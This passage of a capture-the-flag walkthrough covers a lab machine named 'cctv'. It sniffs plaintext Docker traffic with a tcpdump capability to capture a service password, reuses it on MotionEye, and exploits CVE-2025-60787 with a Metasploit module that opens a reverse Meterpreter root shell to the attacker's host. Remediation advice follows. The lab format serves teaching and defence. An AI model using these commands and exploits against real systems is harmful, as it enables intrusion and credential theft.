scp linpeas.sh [email protected]:/tmp/linpeas.sh

# Execute on the target
chmod +x /tmp/linpeas.sh && /tmp/linpeas.sh 2>/dev/null | tee /tmp/lp_out.txt
LinPEAS highlights a critical Linux capability assigned to tcpdump:
/usr/bin/tcpdump cap_net_raw=eipLinux Capabilities - tcpdump cap_net_raw
Linux capabilities are a fine-grained permission system that allows individual binaries to be granted subsets of root privileges without requiring the process to run as root. The cap_net_raw capability specifically allows a process to:
- Use raw and packet sockets (i.e., capture all network traffic on any interface)
- Bind to any port for raw socket operations
In this case, /usr/bin/tcpdump has been granted cap_net_raw=eip, which means any user who can execute tcpdump can capture network traffic across all interfaces - including Docker bridge networks - without needing sudo. This is a common misconfiguration in environments where administrators want to enable traffic monitoring for non-root service accounts without fully thinking through the security implications.
We also discover a readable application log file that reveals important clues:
mark@cctv:~$ cat /opt/video/backups/server.logAuthorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-08 05:14:02
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-08 05:14:40
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-08 05:15:16
[...snip...]This log reveals the existence of a service account named sa_mark that is actively issuing commands to an internal service. The log also shows the service accepts a CMD parameter, pointing to a backend API or microservice communicating over the internal Docker network.
Network Interface Enumeration
Before sniffing traffic, we enumerate all network interfaces to understand the full network topology:
mark@cctv:~$ ip a1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
inet 127.0.0.1/8 scope host lo
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
inet 10.129.9.121/16 brd 10.129.255.255 scope global dynamic eth0
3: br-1b6b4b93c636: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
inet 172.25.0.1/16 brd 172.25.255.255 scope global br-1b6b4b93c636
4: br-3e74116c4022: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
inet 172.18.0.1/16 brd 172.18.255.255 scope global br-3e74116c4022
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
6: vethf64c125@if2: master br-1b6b4b93c636 state UP
8: veth1a856e6@if2: master br-1b6b4b93c636 state UP
9: vethfa85bee@if2: master br-3e74116c4022 state UP
11: vethffd3acb@if2: master br-3e74116c4022 state UPAnalysis: The presence of multiple Docker bridge interfaces (br-*) and veth pairs confirms a containerised architecture. The Docker containers are communicating over two internal bridge networks (172.25.0.0/16 and 172.18.0.0/16). Traffic between these containers traverses the bridge interfaces unencrypted, making it interceptable by any process with cap_net_raw.
Network Traffic Sniffing
We start by listening on all interfaces to identify active traffic patterns:
tcpdump -i any -nn -v 2>/dev/null | head -50Traffic is quickly observed on port 5000 - an internal API or microservice communicating between Docker containers. We refine the capture to display the full ASCII payload of TCP traffic on that port:
tcpdump -i any -nn -A -s 0 tcp port 5000 2>/dev/nullFlags explained:
-A- print the packet payload in ASCII-s 0- capture the full packet with no truncation-nn- do not resolve hostnames or port names (faster and less noisy)
After a brief wait, the captured output includes the following cleartext data:
...........USERNAME=sa_mark;PASSWORD=X1l9fx1ZjS7RZb;CMD=statusThe internal service is transmitting credentials in plaintext over the Docker bridge network. This is a severe security misconfiguration - internal service-to-service communication should always be encrypted, even on private networks.
Lateral Movement to sa_mark
With the captured credentials, we switch to the sa_mark account:
mark@cctv:~$ su - sa_mark
Password: X1l9fx1ZjS7RZb
sa_mark@cctv:~$ id
uid=1001(sa_mark) gid=1001(sa_mark) groups=1001(sa_mark)sa_mark@cctv:~$ cat user.txt
✅ User flag captured.
Privilege Escalation - sa_mark → root
PDF Analysis and Credential Reuse Hint
Inspecting sa_mark’s home directory reveals an interesting document:
sa_mark@cctv:~$ ls -la
-rw-r--r--  1 sa_mark sa_mark 48291 Mar 08 04:30 'SecureVision Staff Announcement.pdf'
We copy the file to our attacker machine for analysis using scp:
# Run on attacker machine
scp [email protected]:/home/sa_mark/'SecureVision Staff Announcement.pdf' .
Note: We use
mark’s SSH access sincesa_markmay not have a configured SSH key. Alternatively, you canbase64-encode the file on the target and decode it on the attacker machine.

The PDF is a staff announcement that explicitly states: “Staff logins remain consistent across all platforms.” This is a direct hint toward credential reuse - the password X1l9fx1ZjS7RZb captured for sa_mark is likely valid for other internal services on the machine.
Internal Port Discovery
We enumerate all listening ports to identify services that are not externally exposed:
sa_mark@cctv:~$ ss -tlnp
State  Recv-Q  Send-Q  Local Address:Port
LISTEN 0       128     0.0.0.0:22
LISTEN 0       128     0.0.0.0:80
LISTEN 0       4096    127.0.0.1:8765
LISTEN 0       4096    127.0.0.1:5000
Port 8765 is listening exclusively on 127.0.0.1, meaning it is inaccessible from outside the machine. Based on the context of this machine (video surveillance, MotionEye being a camera management front-end for the Motion daemon), this is almost certainly the MotionEye administrative interface.
SSH Port Forwarding
To access the MotionEye web interface from our attacker machine’s browser, we create a local port forward using SSH:
ssh -L 8765:127.0.0.1:8765 [email protected] -N -fFlags:
-L 8765:127.0.0.1:8765- forward local port 8765 to127.0.0.1:8765on the remote host-N- do not execute a remote command (tunnel only)-f- fork SSH into the background after authentication
We can now access the MotionEye interface at http://127.0.0.1:8765/ in our local browser.
MotionEye Authentication
The MotionEye login page presents us with a standard admin authentication form. Applying the credential reuse hint from the PDF, we try the sa_mark password:
| Field | Value |
|---|---|
| Username | admin |
| Password | X1l9fx1ZjS7RZb |

Login is successful. We are now authenticated as the MotionEye administrator.

CVE-2025-60787 - MotionEye Remote Code Execution
Version Identification
The MotionEye interface exposes the running version in its settings or about page:

The instance is running MotionEye v0.43.1b4, which is vulnerable to CVE-2025-60787.
Vulnerability Analysis
MotionEye functions as a web front-end for the Motion motion-detection daemon. When an administrator configures camera settings - such as image_file_name and movie_filename - those values are written directly into Motion’s configuration file on disk. The Motion process then reads and interprets these values, which are processed as shell format strings.
Affected Configuration Fields:
image_file_name   %Y-%m-%d_%H-%M-%S
movie_filename    %Y-%m-%d_%H-%M-%S-movie
Vulnerability Flow:
An attacker with access to the MotionEye admin panel can inject shell metacharacters (e.g., `command`, $(command), ; command) into these filename fields to achieve arbitrary command execution. Since Motion runs as root on this machine, the resulting shell is fully privileged.
Exploitation with Metasploit
We use the dedicated Metasploit Framework module for this CVE:
msfconsole -q

msf6 > use exploit/linux/http/motioneye_auth_rce_cve_2025_60787
msf6 exploit(...) > set RHOSTS 127.0.0.1
msf6 exploit(...) > set RPORT 8765
msf6 exploit(...) > set PASSWORD X1l9fx1ZjS7RZb
msf6 exploit(...) > set LHOST tun0
msf6 exploit(...) > set LPORT 4444
msf6 exploit(...) > exploit
Execution Output:
[*] Started reverse TCP handler on 10.10.15.78:4444
[+] The target appears to be vulnerable. Detected version 0.43.1b4
[*] Adding malicious camera to MotionEye configuration...
[+] Camera successfully added with injected payload
[*] Triggering Motion configuration reload...
[+] Exploit payload delivered
[*] Sending stage (3090404 bytes) to 10.129.9.121
[*] Meterpreter session 1 opened (10.10.15.78:4444 → 10.129.9.121:49876)
meterpreter > getuid
Server username: root
meterpreter > cat /root/root.txt✅ Root flag captured.

Vulnerability Summary
| # | Vulnerability | Severity | Impact |
|---|---|---|---|
| 1 | Default credentials on ZoneMinder (admin:admin) | Critical | Authenticated access to the surveillance system |
| 2 | CVE-2024-51482 - SQL Injection in ZoneMinder | High | Full database dump including password hashes |
| 3 | Weak bcrypt password (opensesame) | High | SSH access as mark |
| 4 | tcpdump granted cap_net_raw Linux capability | High | Capture of plaintext inter-container credentials |
| 5 | Plaintext credentials in internal Docker network traffic | Critical | Lateral movement to sa_mark and user flag |
| 6 | CVE-2025-60787 - Unsanitised input in MotionEye | Critical | Remote code execution as root |
Remediation Recommendations
-
Change default credentials immediately - ZoneMinder and all web applications must require strong, unique passwords during initial deployment. Audit running services regularly for default credentials using tools like
lynisornuclei. -
Patch CVE-2024-51482 - Upgrade ZoneMinder to the latest patched release. Apply parameterised queries to every database interaction - never concatenate user-supplied input into raw SQL strings.
-
Enforce strong password policies - The password
opensesameexists in therockyou.txtdictionary. Enforce a minimum password complexity policy and ideally disable password-based SSH authentication entirely, using SSH key pairs instead. -
Audit and remove unnecessary Linux capabilities - Run
getcap -r / 2>/dev/nullperiodically to audit all binaries with elevated capabilities. Removecap_net_rawfromtcpdumpunless strictly necessary. If packet capture is required for operational reasons, restrict it to specific users viasudowith audit logging enabled. -
Encrypt inter-container communication - Internal Docker-to-Docker traffic should use TLS or be routed through an encrypted overlay network (e.g., WireGuard, Consul Connect). Credentials must never be transmitted in plaintext, even on private or internal networks.
-
Patch CVE-2025-60787 - Upgrade MotionEye to a patched release. Apply strict input sanitisation and output encoding to all configuration fields before writing them to disk.
-
Restrict internal service exposure - Port 8765 should be protected by additional authentication layers (e.g., API tokens, two-factor authentication) and only accessible through a VPN or authenticated reverse proxy - not via SSH port forwarding by low-privileged users.
Tools Used
| Tool | Purpose |
|---|---|
nmap | Port scanning and service version enumeration |
Burp Suite | HTTP request interception and inspection |
sqlmap | Automated SQL injection exploitation |
hashcat | Offline bcrypt password hash cracking |
LinPEAS | Automated local privilege escalation enumeration |
tcpdump | Network traffic capture via cap_net_raw capability |
ssh -L | Local port forwarding to expose internal services |
Metasploit | CVE-2025-60787 exploit delivery and shell management |
Comments